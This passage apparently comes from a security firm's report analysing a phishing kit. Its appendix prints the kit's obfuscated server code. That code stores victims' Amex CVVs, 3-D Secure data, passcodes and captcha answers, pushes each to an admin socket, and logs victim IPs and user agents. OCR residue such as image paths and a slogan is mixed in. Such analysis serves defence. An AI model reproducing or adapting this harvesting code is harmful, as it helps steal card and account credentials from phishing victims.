    const _0xb1d6f = await this.visitorsInfoService.saveOrUpdateAmexCvv(
      _0x2152c5.uuid,
      _0x2152c5.state,
      _0x2152c5.data
    )
    if (_0xb1d6f) {
      const _0x24554a = this.socketContextService.getContext()
      return (
        _0x24554a.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x2152c5.uuid,
          state: _0x2152c5.state,
          data: _0x2152c5.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x116ffb) {
    console.log(_0x116ffb)
    throw new core_2.CoolCommException('error')
  }
}
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['saveThreedSecure'](_0x5048d7) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x5048d7.data)
    const _0xb4f0f8 = await this.visitorsInfoService.saveOrUpdateThreedSecure(
      _0x5048d7.uuid,
      _0x5048d7.state,
      _0x5048d7.data
    )
    if (_0xb4f0f8) {
      const _0x57f02a = this.socketContextService.getContext()
      return (
        _0x57f02a.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x5048d7.uuid,
          state: _0x5048d7.state,
          data: _0x5048d7.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x2503ac) {
    console.log(_0x2503ac)
    throw new core_2.CoolCommException('error')
  }
}
```




```
async ['saveCustomCaptcha'](_0x31d023) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x31d023.data)
    const _0x3d0a9c =
      await this.visitorsInfoService.saveOrUpdateCustomCaptcha(
        _0x31d023.uuid,
        _0x31d023.state,
        _0x31d023.data
      )
    if (_0x3d0a9c) {
      const _0x1ee20b = this.socketContextService.getContext()
      return (
        _0x1ee20b.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x31d023.uuid,
          state: _0x31d023.state,
          data: _0x31d023.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x1b5025) {
    console.log(_0x1b5025)
    throw new core_2.CoolCommException('error')
  }
}
```

Appendix


つなごう。驚きを。幸せを。 NTT docomo Business

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['savePasscode'](_0xba15a2) {
  try {
    const _0x4be726 = await this.visitorsInfoService.saveOrUpdateSavePasscode(
      _0xba15a2.uuid,
      _0xba15a2.state,
      _0xba15a2.data
    )
    if (_0x4be726) {
      const _0x2cdecc = this.socketContextService.getContext()
      return (
        _0x2cdecc.app.of('/admin').emit('userStateUpdated', {
          uuid: _0xba15a2.uuid,
          state: _0xba15a2.state,
          data: _0xba15a2.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x33e577) {
    console.log(_0x33e577)
    throw new core_2.CoolCommException('error')
  }
}
```



```
async ['createUser'](_0x5063e9) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x5063e9)
    const _0x7274f5 = this.ctx.request.headers['x-forwarded-for']
    let _0x3118f8
    if (typeof _0x7274f5 === 'string') {
      _0x3118f8 = _0x7274f5.split(',')[0].trim()
    } else {
      if (Array.isArray(_0x7274f5)) {
        _0x3118f8 = _0x7274f5[0].split(',')[0].trim()
      } else {
        _0x3118f8 = this.ctx.request.socket.remoteAddress.replace(
          '::ffff:',
          ''
        )
      }
    }
    const _0x28cc53 = this.ctx.request.headers['user-agent'],
      _0x4c97e0 = (0, uuid_1.v4)()
    _0x5063e9.uuid = _0x4c97e0
    _0x5063e9.ipAddress = _0x3118f8
    _0x5063e9.userAgent = _0x28cc53
    _0x5063e9.codeType = _0x5063e9.codeType ? _0x5063e9.codeType : 0
    try {
      if (_0x5063e9.buttons) {
        if (_0x5063e9.buttons.skip && _0x5063e9.buttons.reject) {
          const _0x20aa96 =
            await this.sourceConfigService.findDomainSourceConfig(
              _0x5063e9.domain
            )
          _0x5063e9.codeName = _0x20aa96.name
          _0x5063e9.country = _0x20aa96.country
          if (_0x20aa96) {
            if (_0x20aa96.customCaptchaOptions) {
              _0x20aa96.customCaptchaOptions['1'] &&
```

